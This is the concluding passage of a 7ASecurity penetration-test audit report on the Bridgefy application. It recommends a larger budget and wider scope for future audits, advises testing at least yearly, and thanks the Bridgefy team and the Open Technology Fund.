Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Bridgefy resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Jorge Ríos, Gilberto Julián de la Orta, Guillermo Haro, Miguel Tec and the rest of the Bridgefy team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Technology Fund (OTF)* for sponsoring this project.